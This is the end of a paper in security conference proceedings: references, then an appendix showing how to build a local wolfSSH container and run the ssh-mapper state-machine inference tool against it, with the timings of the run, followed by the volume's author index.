17. S. Fujiwara, G. v. Bochmann, F. Khendek, M. Amalou, and A. Ghedamsi. Test selection based on finite state models. *IEEE Transactions on Software Engineering*, 17(6):591–603, 1991.
18. Angelo Gargantini. *4 Conformance Testing*, pages 87–111. Springer Berlin Heidelberg, Berlin, Heidelberg, 2005.
19. G.J. Holzmann. The model checker spin. *IEEE Transactions on Software Engineering*, 23(5):279–295, 1997.
20. Falk Howar and Bernhard Steffen. Active automata learning as black-box search and lazy partition refinement. In Nils Jansen, Mariëlle Stoelinga, and Petra van den Bos, editors, *A Journey from Process Algebra via Timed Automata to Model Learning - Essays Dedicated to Frits Vaandrager on the Occasion of His 60th Birthday*, volume 13560 of *Lecture Notes in Computer Science*, pages 321–338. Springer, 2022.
`https://doi.org/10.1007/978-3-031-15629-8_17`
21. Malte Isberner, Falk Howar, and Bernhard Steffen. The ttt algorithm: A redundancy-free approach to active automata learning. In Borzoo Bonakdarpour and Scott A. Smolka, editors, *Runtime Verification*, pages 307–322, Cham, 2014. Springer International Publishing.
22. Erwin Janssen, Frits Vaandrager, Joeri de Ruiter, and Erik Poll. Fingerprinting tls implementations using model learning. *Master's thesis*, 2021.
23. Olivier Levillain. `sshmapper`, an SSH mapper in Rust.
`https://gitlab.com/gaspians/ssh-mapper`
24. Chris M. Lonvick and Tatu Ylonen. The Secure Shell (SSH) Authentication Protocol. RFC 4252, January 2006.
`https://www.rfc-editor.org/info/rfc4252`
25. Chris M. Lonvick and Tatu Ylonen. The Secure Shell (SSH) Connection Protocol. RFC 4254, January 2006.
`https://www.rfc-editor.org/info/rfc4254`
26. Chris M. Lonvick and Tatu Ylonen. The Secure Shell (SSH) Transport Layer Protocol. RFC 4253, January 2006.
`https://www.rfc-editor.org/info/rfc4253`
27. Andrea Pferscher and Bernhard K Aichernig. Fingerprinting and analysis of bluetooth devices with automata learning. *Formal Methods in System Design*, 61(1):35–62, 2022.
28. Yohan Pipereau. `rlstar`, an $L^\star$ implementation in Rust.
`https://gitlab.com/gaspians/rlstar`
29. Arjun Radhakrishna, Nicholas V Lewchenko, Shawn Meier, Sergio Mover, Krishna Chaitanya Sripada, Damien Zufferey, Bor-Yuh Evan Chang, and Pavol Černỳ.

Droidstar: callback typestates for android classes. In *Proceedings of the 40th International Conference on Software Engineering*, pages 1160–1170, 2018.

30. Aina Toky Rasoamanana and Olivier Levillain. pylstar-tls.
`https://gitlab.com/gaspians/pylstar-tls`
31. Aina Toky Rasoamanana, Olivier Levillain, and Hervé Debar. Towards a systematic and automatic use of state machine inference to uncover security flaws and fingerprint TLS stacks. In Vijayalakshmi Atluri, Roberto Di Pietro, Christian Damsgaard Jensen, and Weizhi Meng, editors, *Computer Security - ESORICS 2022 - 27th European Symposium on Research in Computer Security, Copenhagen, Denmark, September 26-30, 2022, Proceedings, Part III*, volume 13556 of *Lecture Notes in Computer Science*, pages 637–657. Springer, 2022.
`https://doi.org/10.1007/978-3-031-17143-7_31`
32. Abdullah Rasool, Greg Alpár, and Joeri De Ruiter. State machine inference of quic. *arXiv preprint arXiv:1903.04384*, 2019.
33. Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, August 2018.
`https://www.rfc-editor.org/info/rfc8446`
34. Eric Rescorla and Tim Dierks. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, August 2008.
`https://www.rfc-editor.org/info/rfc5246`
35. R. L. Rivest and R. E. Schapire. Inference of finite automata using homing sequences. In *Proceedings of the Twenty-First Annual ACM Symposium on Theory of Computing*, STOC '89, page 411–420, New York, NY, USA, 1989. Association for Computing Machinery.
36. Guoqiang Shu and David Lee. A formal methodology for network protocol fingerprinting. *IEEE Transactions on Parallel and Distributed Systems*, 22(11):1813–1825, 2011.
37. Arthur Tran Van, Olivier Levillain, and Herve Debar. Mealy verifier: An automated, exhaustive, and explainable methodology for analyzing state machines in protocol implementations. In *Proceedings of the 19th International Conference on Availability, Reliability and Security*, ARES '24, New York, NY, USA, 2024. Association for Computing Machinery.
`https://doi.org/10.1145/3664476.3664506`
38. Frits Vaandrager, Bharat Garhewal, Jurriaan Rot, and Thorsten Wißmann. A New Approach for Active Automata Learning Based on Apartness. In *Tools and Algorithms for the Construction and Analysis of Systems: 28th International Conference, TACAS 2022, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2022, Munich, Germany, April 2–7, 2022, Proceedings, Part I*, page 223–243, Berlin, Heidelberg, 2022. Springer-Verlag.
`https://doi.org/10.1007/978-3-030-99524-9_12`
39. Arthur Tran Van. Mealy verifier.
`https://github.com/artfire52/Mealy-Verifier`

A A Complete Inference Example

This section describes how to run an SSH inference with our tools.

A.1 SUL Preparation

The first step is obviously to choose and set up the target of our inference. For this appendix, we choose wolfSSH v1.4.21. We package the SSH server using `docker`:

Listing 3: `Dockerfile` to package wolfSSH 1.4.21

```
FROM debian:bookworm

RUN apt update && \
    apt install -y --no-install-recommends git perl gcc make libc6-dev dh-autoreconf
    ↪ ca-certificates && \
    apt clean

RUN git clone --depth 1 --branch v5.4.0-stable https://github.com/wolfSSL/wolfssl.git
RUN cd wolfssl && \
    ./autogen.sh && \
    ./configure --enable-ssh --enable-keygen --enable-opensslall && \
    make -j && \
    make install && \
    ldconfig

RUN git clone --depth 1 --branch v1.4.21-stable https://github.com/wolfSSL/wolfssh.git

RUN cd wolfssh && \
    ./autogen.sh && \
    ./configure --enable-all && \
    sed -i 's/^\(CFLAGS = *\)-Werror\(.*\)/\1\2/' Makefile && \
    make -j && \
    make install && \
    ldconfig

RUN mkdir /etc/ssh && touch /etc/ssh/sshd_config && openssl genrsa > /etc/ssh/sshd_rsa
RUN useradd -m -U sshd
RUN useradd -m -U user
RUN printf "very-secret\nvery-secret\n" | passwd user
```

You can then build this image and run the corresponding container. We assume for the next sections you expose the SSH server on the local 2222 TCP port.

A.2 Fetching and Running the Inference Tool

To run the inference, you now need to get our tools: the mapper and the learner. You can do this by cloning the ‘ssh-mapper‘ repository, which will include ‘rlstar‘ (the learning algorithm) in its dependencies. For this demonstration, we use the ‘v0.1‘ tag, which was pushed in April 2026, during the writing of this paper.

Finally, we run the inference on the SUL we prepared earlier. By default, the vocabulary will contain all the 19 messages handled by our tool (this is a little more than those described in Table 1, since we added

some invalid and debug messages). We direct our tool on the local port we exposed (`-e 127.0.0.1:2222`), to run a server inference (`-s server`). We set a tiny timeout (`-t .1`) since everything happens locally, and we use the BDist oracle with a parameter set to 3 (`bdist -bdist 3`).

Listing 4: Cloning ‘ssh-mapper‘ and running the inference

```
1 % git clone --branch v0.1 https://gitlab.com/gaspians/ssh-mapper
2 % cd ssh-mapper
3 % cargo run --bin ssh-mapper -- -e 127.0.0.1:2222 -s server -t .1 bdist --bdist 3
4 [...]
5 ["Disconnect", "Ignore", "Unimplemented", "Debug", "KexInit", "KexECDHInit", "NewKeys",
  ↪  "ServiceRequestInvalid", "ServiceRequestUserAuth", "ServiceRequestConnection", "ServiceAccept",
  ↪  "AuthRequestNone", "AuthRequestPassword", "AuthSuccess", "AuthFailurePassword", "ChannelOpen",
  ↪  "ChannelEOF", "ChannelClose", "ChannelSuccess"]
6 Selected BDist Equivalence Method with bdist=3
7 Start Lstar inference
8 [...]
```

A.3 Results

This particular inference produces two hypotheses before concluding, as shown in the following table. For each hypothesis, we describe the number of states, the BDist parameter for this hypothesis, and the time required to produce it.

Hypothesis	N States	BDist	Time
#1	12	1	295s
#2	24	2	1,550s

To actually finalize the result, the inference tools has to go through a complete oracle, which ensures that, if the real model actually has a BDist which is less than 3, we get the right result. The overall process took around 2 days and 3 hours. Overall, the time spent in the tool can be split as follows.

Step	Time spent
Build hypothesis #1	295s
Find counterexample #1	35s
Build hypothesis #2	1,220s
Validate hypothesis #2	180,912s
Total	182,462s

Index des auteurs

Auriol, G., 151
Ayoub, P., 151

Barallon, J., 43
Boneff, P., 285

Cauquil, D., 113
Cayre, R., 151
Challande, A., 105
Chantrel, G., 3
Colléaux-Le Chêne, A., 233

Emeriau, T., 55

Ferry, G., 285

Kucherin, G., 305
Kwiatkowsk, R., 263

Lacombe, E., 77
Levillain, O., 313

Meslay, C., 263
Monteiro, A., 187

Nicomette, V., 77, 151

Pech, L., 187
Pipereau, Y., 313

Rasoamanana, A., 313
Remy, A., 3
Ricotta, V., 3
Robert, L., 77

Sellami, K., 151

Tali, E., 151
Tao, D., 285
Turlure, M., 3

Valadon, G., 285
Verstraeten, B., 3

Achevé d'imprimer par AQUIPRINT en mai 2026.
Dépôt légal : juin 2026
Éditeur : association STIC